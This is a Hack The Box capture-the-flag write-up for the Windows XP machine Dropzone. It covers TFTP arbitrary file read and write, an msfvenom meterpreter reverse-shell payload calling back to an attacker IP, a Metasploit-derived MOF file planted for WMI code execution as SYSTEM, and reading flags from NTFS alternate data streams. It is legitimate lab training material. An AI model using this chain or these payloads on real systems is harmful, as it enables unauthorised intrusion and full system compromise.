

Hack The Box Write-up - Dropzone

=====

🕒 10 minute read ✍ Published: 3 Nov, 2018

> Write-up for the machine Dropzone from Hack The Box. This is a very interesting box since you have to get in only by writing files to arbitrary locations. An initial TCP port scan returns no open ports at all, only after scanning UDP you find an open TFTP daemon on port 69. After playing with it a little, you find out the box is an old Windows XP machine and you can read and write anywhere. The flag is hidden so you need a shell to explore the system. Remembering the old Stuxnet exploits, you can find a way in by exploiting Windows WMI with a malicious MOF file uploaded to a special folder. The last step to get both flags is to read the ADS of the hidden file, which only works after uploading the streams.exe tools from Sysinternals.

► Table of Contents

Enumeration

=====

Port scan

As usual, start with a quick port scan to identify open ports for inspection:

```
$ masscan -e tun0 -p 1-65535 --rate 2000 10.10.10.90
```

```
Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2018-10-08 20:55:02 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
```

```
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
```

Not a single open port was identified. Instead of debugging [masscan](#), checking the VPN connection, trying out all sorts of firewall evasion techniques, or going crazy otherwise, remember port scans do TCP by default but can do UDP as well:

```
$ masscan -e tun0 -p U:1-65535 --rate 2000 10.10.10.90
...
Discovered open port 69/udp on 10.10.10.90
```

Now there is an open port, suggesting a [TFTP](#) service at UDP 69. With nmap we can find out more:

```
$ nmap -sV -sC -sU -p 69 10.10.10.90
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-14 17:00 EDT
Nmap scan report for 10.10.10.90
Host is up (0.046s latency).
```

```
PORT      STATE SERVICE VERSION
69/udp    open  tftp    SolarWinds Free tftpd
```

Nmap confirms there is TFTP running and identifies it as the [SolarWinds TFTP server](#). A little bit of background: TFTP is a very minimalistic ("trivial") file transfer protocol. It only supports uploading and downloading files. Listing directories, deleting files, authenticating users, using TCP, ... all bloat that would make the implementation too complicated. That is why you would never use it on the internet. Managing the configurations of routers, switches and the like on

the local network seems to be a [use case](#) though. Indeed, the [docs](#) of [FusionPBX](#) suggests TFTP is still required for lots of phone hardware, so chances are that you may actually encounter such a service in reality even today.

That was just me asking myself why anybody would use TFTP. Going forward, we can expect to be able to read and possibly write files on the box. Let's see what we can do.

TFTP enumeration

There are numerous blog posts about Windows LFI that may give you an idea what to look for (e.g., [here](#)). We connect with `tftp` and start with the basics. After connecting, you can use the `get` command to receive files. TFTP will let you know if the files exist:

```
$ tftp 10.10.10.90
tftp> get non-existing-file
Error code 1: Could not find file 'C:\non-existing-file'.
```

```
tftp> get WINDOWS\System32\drivers\etc\hosts
Received 734 bytes in 0.1 seconds [58720 bits/sec]
```

After getting a file, you will find it in your current directory. So let's read some interesting files. With `get /boot.ini`, we find out that the box runs Windows XP:

```
$ cat boot.ini
[boot loader]
```

```
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /i
```

Using ``get /Windows/System32/eula.txt`` we can further see it is Windows XP Professional Service Pack 3:

```
$ head -n 6 eula.txt
END-USER LICENSE AGREEMENT FOR MICROSOFT
SOFTWARE

MICROSOFT WINDOWS XP PROFESSIONAL EDITION
SERVICE PACK 3
```

After that, I spent some time poking around the system to find sensitive files or hints about other services that may run. For instance, you can also ``get windows\repair\SAM`` and probably could extract some password hashes. But that is all useless as all you can do is connect to the TFTP server.

Exploiting TFTP

=====:

One way to get into the box could have been to exploit the TFTP service. Check ``searchsploit`` and it returns a long list of DOS attacks and a directory traversals. Not much useful information here, since we know already that we can read pretty much everything.

```
$ searchsploit solarwinds
```


Exploit Title	Path
...	(/usr/sha
SolarWinds TFTP Server 10.4.0.10 - Denial of Service	exploits,
SolarWinds TFTP Server 10.4.0.13 - Denial of Service	exploits,
SolarWinds TFTP Server 9.2.0.111 - Remote Denial of Service	exploits,
SolarWinds TFTP Server Standard Edition 5.0.55 - Directory Traversal	exploits,
SolarWinds TFTP Server Standard Edition 5.0.55 - Large UDP Packet	exploits,
...	




What is interesting though is that we seem to be able to write files on the remote system to any location, e.g., into the “system32” folder, which should be protected:




```
tftp> put eula.txt /Windows/system32/eula.txt
Sent 41543 bytes in 5.0 seconds
```

This observation either gives you the right idea, or you spend some quality time with Google until you discover how the ability to write files on Windows XP can help you. Below a summary of my journey:

MS10-046 and LNK files - won't work

The main question to start with is what can be done to Windows computers with arbitrary writes to any locations. If you remember how the [Stuxnet](#)  worm was

able to infect so many machines back in 2010 then you can see such ways. The most famous probably is the one in which you create a Windows Shortcut (LNK file), accompanied by a payload file, and that payload will be executed the moment somebody browses the LNK in the explorer. The original vulnerability was [MS10-046](#) , newer versions are [MS15-020](#)  and [CVE-2017-8464](#) , all available in Metasploit for your convenience.

As an example, let's have a closer look at the first of these vulnerabilities, as described [here](#) . Basically, the trick is to create an LNK file pointing to a CPL file. CPL files are components of the [Windows Control Panel](#) . Each control panel item is represented by a [CPL file](#)  living in the system folder. It is possible for 3rd parties to add control panel items by adding files.

To know which icon should be used to display the shortcut, the control panel asks the CPL file. For that to work, it seems as if the control panel loads the CPL to let it decide which item to use by executing code (sounds crazy, but that's what the blog posts say :D). If you craft the CPL file accordingly, you can execute anything.

So I went on to generate some of these files and put them onto the box to different places, e.g., the Administrator's Desktop, hoping there would be some script simulating a user browsing the files. However, there is none. This strategy did not work.

MS10-061 and MOF files - will work

Once unsuccessfully littering the box with LNK files frustrated me enough, I took a break and just read some nice Stuxnet articles to calm down a bit. This


actually points to the right solution eventually. To see how, check out this [article](#) or read my short summary:

Another way Stuxnet got into a system was by exploiting a vulnerability in the Printer spooler. Many descriptions say it can be exploited to remotely execute code on the machine. These descriptions leave out a small but important detail though. The Printer spooler does not execute code, it writes files. The interesting part is how Stuxnet uses that ability to execute code.

Windows has something called [Windows Management Instrumentation](#) (WMI), which is a facility to manage Windows machines with scripts. You can react to all sorts of system events, like when a specific log file is written to. Since Stuxnet, it is frequently abused for all sorts of things (BlackHat presentation [here](#)). The relevant part for this box is that you can create a "script" as a MOF file, put it into a special folder, and Windows will execute it. This is usually not that big of a problem as only Administrators can write to that folder. We can use this feature to get a shell.

Inspecting the original Metasploit exploit [source code](#), we can see that it includes a module ``Msfp::Exploit::WbemExec`` to load a function ``generate_mof``. The module source lives [here](#) and it basically is a template for a MOF file executing an EXE and cleaning up after itself. Copy that file, open it with vim, fix the formatting and replace the various placeholders:

- ``:%s/\\\\\\\\\\\\\\\\/g`` to unescape backslashes
- ``:%s/@EXE@/bad.exe/g`` to tell it to execute a file "bad.exe", which we will have to put to "C:\Windows\system32\bad.exe"

- ``:%s/#{mofname}/bad.mof/g`` to tell it the MOF file will be at `"C:\WINDOWS\system32\wbem\mof\bad.mof"`, allowing the MOF to later delete itself and the payload.
- ``:%s/@CLASS@/buzz/g`` to give the class triggering the execution an arbitrary name (the trick of the MOF file is to define and instantiate a class along with a listener for an instantiation event which then triggers code execution. See [here](#)  for details how to build such files, but use the Metasploit version as the one from the article uses VBScript, not JScript, which seems to not work on the box)

Now we have a "bad.mof" file and are ready to go. The rest is easy. Build a payload:

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.147 LPORT=443 -f exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
Saved as: bad.exe
```

Then upload the payload first, followed by the MOF file:

```
$ tftp 10.10.10.90  
tftp> binary  
tftp> put bad.exe /WINDOWS/system32/bad.exe  
Sent 73802 bytes in 8.7 seconds
```




```
tftp> put bad.mof /WINDOWS/system32/wbem/mof/bad.mof
Sent 707 bytes in 0.2 seconds
```

Finally, catch a meterpreter session and be system (start this handler before uploading "bad.mof!):

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.10.15.147
LHOST => 10.10.15.147
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.15.147:443
[*] Sending stage (179779 bytes) to 10.10.10.90
[*] Meterpreter session 1 opened (10.10.15.147:443 -> 10.10.10.90:1426) at 2018-10-10 10:10:10

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```




If things don't work as expected, check the MOF compilation logs for errors. You can get them with TFTP like so:

```
tftp> get /WINDOWS/system32/wbem/Logs/mofcomp.log
Received 15235 bytes in 1.8 seconds
```


A working MOF file should produce this two entries:

```
(Sun Oct 14 22:46:26 2018.114724390) : Parsing MOF file: C:\WINDOWS\system32\wbem\
(Sun Oct 14 23:17:35 2018.116593562) : Finished compiling file:C:\WINDOWS\system32\
```



Any mistake in the MOF file causes the logs to look like below. For instance, this happens if you use the VBScript-based MOF file described in the article above.

```
(Sun Oct 14 22:46:26 2018.114724390) : Parsing MOF file: C:\WINDOWS\system32\wbem\
(Sun Oct 14 22:46:26 2018.114724406) : An error occurred while processing item 4 (
(Sun Oct 14 22:46:26 2018.114724406) : Error Number: 0x80010117, Facility: RPC
Description: Call context cannot be accessed after call completed.
```



Getting the flag from ADS

=====:

Even though you are system already, there is one tiny little step left to get the flag. If you try to read it in a shell session, you get this:

```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
It's easy, but not THAT easy...
```

Obviously, the flag cannot be here since TFTP would have been enough to just get it. But there is a "flags" directory, in which you see an interesting file:

```
C:\Documents and Settings\Administrator\Desktop\flags>type "2 for the price of 1!  
type "2 for the price of 1!.txt"  
For limited time only!
```

Keep an eye on our ADS for new offers & discounts!

ADS refers to [Alternative Data Streams](#), a feature of NTFS that is sometimes abused to hide data (see this [article](#)). They are easy to read with the right tools. One of them is called [streams](#) and is part of the Sysinternals suite. Download it to your machine, then upload it to the box with meterpreter (or download with [certutil](#) if you chose a plain CMD session as payload). Now you can read the stream names, which are the flags:

```
C:\Documents and Settings\Administrator\Desktop\flags>streams -accepteula -s .  
streams -accepteula -s .
```

```
streams v1.60 - Reveal NTFS alternate streams.  
Copyright (C) 2005-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```





```
C:\Documents and Settings\Administrator\Desktop\flags\2 for the price of 1!.txt:  
:root_txt_<root-flag-here>:$DATA      5  
:user_txt_<user-flag-here>:$DATA      5
```

Just for completeness, here is how you could read the stream data if the flags had been stored inside:

```
C:\Documents and Settings\Administrator\Desktop\flags>more < "2 for the price of :  
more < "2 for the price of 1!.txt:root_txt_<root-flag-here>"  
""
```

References

=====:

- Interesting blog posts that explain in great detail how MOF files are written, what WMI is and how they fit in to the bigger picture are [here](#)  and [here](#) .
- Although it does not work here, the LNK based vulnerabilities are still interesting. Nice articulated with more details are [here](#)  and [here](#) .

Published by Dominic Breuker 3 Nov, 2018 in [hackthebox](#) and tagged [ctf](#), [hackthebox](#), [infosec](#) and [write-up](#) using 2025 words.

Related Content

- [Hack The Box Write-up - Dev0ops](#) - 7 minutes
- [Hack The Box Write-up - Sunday](#) - 8 minutes
- [Hack The Box Write-up - SolidState](#) - 12 minutes
- [Hack The Box Write-up - Calamity](#) - 10 minutes
- [flaws.cloud - Level 2](#) - 8 minutes
- [Steganography challenge - The Book of Secrets](#) - 10 minutes